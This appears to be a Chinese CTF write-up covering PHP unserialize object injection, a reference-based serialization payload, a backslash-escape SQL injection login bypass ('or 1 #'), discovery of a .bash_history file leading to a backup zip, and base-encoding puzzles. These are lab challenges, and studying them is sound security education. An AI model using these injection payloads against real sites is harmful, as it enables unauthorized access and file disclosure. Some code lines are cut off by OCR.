
```php
<?php
// … 一些include ...
class FileClass
{
    // 文件名
    public $filename = 'error.log';

    // 当对象被作为一个字符串会读取这个文件
    public function __toString()
    {
        return file_get_contents($this->filename);
    }
}

// Main User class
class User
{
    // Class data
    public $age = 0;
    public $name = '';

    // 允许对象作为一个字符串输出上面的data
    public function __toString()
    {
        return 'User ' . $this->name . ' is ' . $this->age . ' years old. <br />';
    }
}
// 用户可控
$obj = unserialize($_GET['usr_serialized']);

// 输出__toString
echo $obj;
?>
```

在代码中需要传入一个GET型变量usr_serialized，于是当我们访问`http://192.168.153.138/test.php?usr_serialized=O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";}`这个URL时，将的到如下结果。

User John is 20 years old.

image


但是如果我们用序列化调用FileClass呢?先建立一个1.txt。



image


创建利用代码123.php。

```
<?php

include 'test.php';
$fileobj = new FileClass();
$fileobj->filename = '1.txt';

echo serialize($fileobj);

?>
```



image

访问`http://192.168.153.138/test.php?usr_serialized=O:9:"FileClass":1:{s:8:"filename";s:5:"1.txt";}`



image

成功显示了文本内容。也可以使用其他magic函数：如果对象将调用一个不存在的函数`__call`将被调用；如果对象试图访问不存在的类变量`__get`和`__set`将被调用。但是利用这种漏洞并不局限于magic函数，在普通的函数上也可以采取相同的思路。例如User类可能定义一个get方法来查找和打印一些用户数据，但是其他类可能定义一个从数据库获取数据的get方法，这从而会导致SQL注入漏洞。set或write方法会将数据写入任意文件，可以利用它获得远程代码执行。唯一的技术问题是注入点可用的类，但是一些框架或脚本具有自动加载的功能。最大的问题在于人：理解应用程序以能够利用这种类型的漏洞，因为它可能需要大量的时间来阅读和理解代码。

> PHP对象注入原文链接

将了PHP序列化及反序列化，我们在返回来看题目的内容，题目中定义了一个对象just4fun，并且定义了两个变量。

```
class just4fun {
    var $enter;
    var $secret;
}
```

其次介绍下get_magic_quotes_gpc()方法

```
get_magic_quotes_gpc函数是一个用来判断是否为用户提供的数据增加斜线了
get_magic_quotes_gpc函数介绍
取得 PHP 环境变数 magic_quotes_gpc 的值，属于 PHP 系统功能。
语法: long get_magic_quotes_gpc(void);
返回值: 长整数
本函数取得 PHP 环境配置的变量 magic_quotes_gpc (GPC, Get/Post/Cookie) 值。返回 0 表示关闭本功能；返回 1 表示本功能打
当 magic_quotes_gpc 打开时，所有的 ‘ (单引号), ” (双引号), (反斜线) and 空字符会自动转为含有反斜线的溢出字符。
magic_quotes_gpc设置是否自动为GPC(get,post,cookie)传来的数据中的'”加上反斜线。可以用get_magic_quotes_gpc()检测系统
如果没有打开这项设置，可以使用addslashes()函数添加，它的功能就是给数据库查询语句等的需要在某些字符前加上了反斜线。
这些字符是单引号（'）、双引号（”）、反斜线（）与 NUL（NULL 字符）。
默认情况下，PHP 指令 magic_quotes_gpc 为 on，它主要是对所有的 GET、POST 和 COOKIE 数据自动运行 addslashes()。
不要对已经被 magic_quotes_gpc 转义过的字符串使用 addslashes()，因为这样会导致双层转义。遇到这种情况时可以使用函数 get_
```

addslashes()方法也能实现添加\

这里用来判断该方法是否开启，如果返回1，表示默认进行了反斜杠添加。

stripslashes()函数的作用是删除反斜杠

```
if(get_magic_quotes_gpc()){
    $pass=stripslashes($pass);
}
```

所以代码的意思是如果添加了反斜杠，则将反斜杠\删除。

`$o = unserialize($pass)`

然后将pass进行反序列化操作，并赋值给变量o

```
if ($o) {
    $o->secret = "*";
    if ($o->secret === $o->enter)
        echo "Congratulation! Here is my secret: ".$o->secret;
    else
        echo "Oh no... You can't fool me";
}
```

如果对象o赋值成功，将对象o的secret变量设置为*，并判断对象o的secret变量和enter变量是否相等，===判断数值及属性，如果相等输出flag。我们这里肯定不知道secret的值，要是知道的不用做题了。。。所以我们想到了引用`a=&b`，我们写一段测试代码：其中在初始化的时候将`$this->enter=&$this->secret`进行引用

```
<?php
class just4fun {
    var $enter;
    var $secret;
    function just4fun()
    {
    $this->enter=&$this->secret;
    }
    }
echo serialize(new just4fun());
?>
```

得到如下序列化字符串`O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}`

构造如下payload即可得到flag：
`http://115.28.150.176/php1/index.php?pass=O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}`

这里N表示NULL，R表示对象引用。

> 参考 PHP序列化格式详解

a - array
b - boolean
d - double
i - integer
o - common object
r - reference
s - string
C - custom object
O - class
N - null
R - pointer reference
U - unicode string
N 表示的是NULL，而b、d、i、s 表示的是四种标量类型，目前其它语言所实现的PHP 序列化程序基本上都实现了对这些类型的序列化和反序列化，不过有一些实现中对s （字符串）的实现存在问题。
a、O 属于最常用的复合类型，大部分其他语言的实现都很好的实现了对a 的序列化和反序列化，但对O 只实现了PHP4 中对象序列化格式，而没有提供对PHP 5 中扩展的对象序列化格式的支持。
r、R 分别表示对象引用和指针引用，这两个也比较有用，在序列化比较复杂的数组和对象时就会产生带有这两个标示的数据，后面我们将详细讲解这两个标示，目前这两个标示尚没有发现有其他语言的实现。
C 是PHP5 中引入的，它表示自定义的对象序列化方式，尽管这对于其它语言来说是没有必要实现的，因为很少会用到它，但是后面还是会对它进行详细讲解的。
U 是PHP6 中才引入的，它表示Unicode 编码的字符串。因为PHP6 中提供了Unicode 方式保存字符串的能力，因此它提供了这种序列化字符串的格式，不过这个类型PHP5、PHP4 都不支持，而这两个版本目前是主流，因此在其它语言实现该类型时，不推荐用它来进行序列化，不过可以实现它的反序列化过程。在后面我也会对它的格式进行说明。
最后还有一个o，这也是我唯一还没弄清楚的一个数据类型标示。这个标示在PHP3 中被引入用来序列化对象，但是到了PHP4 以后就被O 取代了。在PHP3 的源代码中可以看到对o 的序列化和反序列化与数组a基本上是一样的。但是在PHP4、PHP5 和PHP6 的源代码中序列化部分里都找不到它的影子，但是在这几个版本的反序列化程序源代码中却都有对它的处理，不过把它处理成什么我还没弄清楚。因此对它暂时不再作更多说明了。

28.sql injection 4

题目：

```
<!--
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
    if(get_magic_quotes_gpc()){
        $str=stripslashes($str);
    }
    return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
    die('Invalid password!');
}

echo $flag;
-->
Invalid password!
```

提示：

TIP:反斜杠可以用来转义，仔细查看相关函数的用法

writeup：

通过代码发现，需要传入GET类型的username以及password，首先调用了clean方法，在clean方法首先判断是否开启了添加反斜杠，如果添加了，使用stripslashes()删除反斜杠，然后调用htmlentities()方法将把字符转换为HTML 实体,htmlentities($str, ENT_QUOTES); // 转换双引号和单引号

```
比如我们对字符串"<script>"使用htmlentities函数，字符串"<script>"将被转化为"&lt;script&gt;",将"<"和“>”转换为HTML实体

htmlentities($str, ENT_COMPAT); // 只转换双引号
htmlentities($str, ENT_QUOTES); // 转换双引号和单引号
htmlentities($str, ENT_NOQUOTES); // 不转换任何引号
```

关键的语句在这里

`'SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';'`

首先分析一下所有的单引号，因为带反斜杠的单引号，被转义为字符了，无法参与闭合操作，所以这条SQL语句将会这样闭合

'SELECT * FROM users WHERE name=''+username+'' AND pass='' + password + '';'

按照颜色进行单引号的闭合操作，假设我们传入的username=admin&password=123，传入mysql的sql语句将会是：

SELECT * FROM users WHERE name='admin' AND pass='123'

在数据库中反斜杠将会被过滤掉，只剩下需要转移的单引号！，其他单引号用于字符串的拼接。

> 下一步我们考虑的是将单引号闭合

代码中使用了htmlentities对单引号进行了转换，所以我们不能通过单引号来闭合sql语句了，根据提示，可以通过反斜杠来吃掉单引号，即对单引号进行转义，下面我们来一步一步构造SQL语句


当我们输入username=admin&password=123时，会将username后的单引号进行转义，构造语句如下：

SELECT * FROM users WHERE name='admin' AND pass='123'

在mysql查询语句中转义字符不参与闭合，所以第一个单引号将和第三个单引号进行闭合，然后使用username=admin&password=or 1 %23，即可绕过，SQL语句如下：

SELECT * FROM users WHERE name='admin' AND pass=' or 1 #'


得到flag！



image

29.综合题

题目：




image


提示：bash

writeup：

发现jsfuck编码，可使用浏览器控制台直接解密，也可使用在线JSfuck解密工具，解码的到1bc29b36f623ba82aaf6724fd3b16718.php，发现文件名是md5加密的值，解码得到：md5,访问http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/md5.php发现文件不存在，直接访问下试试，上当了，什么都没有。。。。



image



image

说提示在我脑袋里，在文件的header里发现了history of bash

[图片上传失败...(image-d1373c-1522115975520)]

Bash shell在“~/.bash_history”（“~/”表示用户目录）文件中保存了500条使用过的命令，这样能使你输入使用过的长命令变得容易。

所以我们访问一下.bash_history


```
zip -r flagbak.zip ./*
```

image

在bash_history中记录了执行压缩包的操作，所以我们访问以下flagbak.zip

http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/flagbak.zip

开始自动下载文件，打开后得到flag！

30.system

题目：

密码学

1.easy!

题目：

密文：bmN0Znt0aGlzX2lzX2Jhc2U2NF9lbmNvZGV9
这题做不出来就剁手吧！

writeup：

使用python脚本进行base64解密，代码如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import base64

print base64.b64decode('bmN0Znt0aGlzX2lzX2Jhc2U2NF9lbmNvZGV9')
```

得到flag：
nctf{thisxxxxxxxxxxxxxxcode}

2.KeyBoard

题目：

看键盘看键盘看键盘！
答案非标准格式，提交前加上nctf{}

ytfvbhn tgbgy hjuygbn yhnmki tgvhn uygbnjm uygbn yhnijm

writeup：

根、据提示，在键盘上找到字母顺序，ytfvbhnπ成了字母a，tgbgy是字母r，以此类推，得到flag！

3.base64全家桶

题目：

全家桶全家桶全家桶！
我怎么饿了。。。。。。
密文(解密前删除回车)：

R1pDVE1NWlhHUTNETU4yQ0dZWkRNTUpYR00zREtNWldHTTJES1JSV0dJM0RDTlpUR1kyVEdNWlRHST

writeup：

提示全家桶，估计是各种base加密，首先科普一下base加密：

> base64:
> 它是用包括大小写字母各26个，加上10个数字，和加号“+”，斜杠“/”，一共64个字符来表示所有的ascii字符。
> 原理: 3个字符为一组(三组),将字符ascii编码以二进制表示出来(就有24比特),由于2的6次方等于64,所以每6个比特又重新为一个组(这时候为四组),然后将每一组又转化为10进制,然后根据索引表,实现了编码。

> base64编码是用64（2的6次方）个ASCII字符来表示256（2的8次方）个ASCII字符，也就是三位二进制数组经过编码后变为四位的ASCII字符显示，长度比原来增加1/3。

> base32就是用32（2的5次方）个特定ASCII码来表示256个ASCII码。所以，5个ASCII字符经过base32编码后会变为8个字符（公约数为40），长度增加3/5.不足8n用“=”补足。

> base16就是用16（2的4次方）个特定ASCII码表示256个ASCII字符。1个ASCII字符经过base16编码后会变为2个字符，长度增加一倍。不足2n用“=”补足

在base家族中，有小写的是base64，没有189的是base32。

1. base64中包含大写字母（A-Z）、小写字母（a-z）、数字0——9以及+/；
2. base32中只有大写字母（A-Z）和数字234567
3. base16中只有数字0-9以及大写字母ABCDEF。

所以，本题首先进行base64解码，再进行base32解码，再进行base16解码，得到flag，python代码如下：

```
print base64.b64decode('R1pDVE1NWlhHUTNETU4yQ0dZWkRNTUpYR00zREtNWldHTTJES1JSV0dJM0RDTlpUR1kyVEdNWlRHSTJVTU5
print base64.b32decode('GZCTMMZXGQ3DMN2CGYZDMMJXGM3DKMZWGM2DKRRWGI3DCNZTGY2TGMZTGI2UMNRRGZCTMNBVIY3DENRRG4Z
print base64.b16decode('6E6374667B6261736536345F6261736533325F616E645F6261736531367D')
```

4.n次base64

题目：

依然是base64
不过。。。编码次数有点多
请用python解吧~

```
Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSWFJteFZVMjA1VjAxV2JETlhhMk0xVmpKS1NHVkVRbUZXVmxsM1ZtcEJlRll5U2tWVWJHaG9
```

writeup：

使用python进行解码：a1为密码

```
while(1):
    a1 = base64.b64decode(a1)
    print a1
```

【注】参考https://www.jianshu.com/p/19999fa5ca8b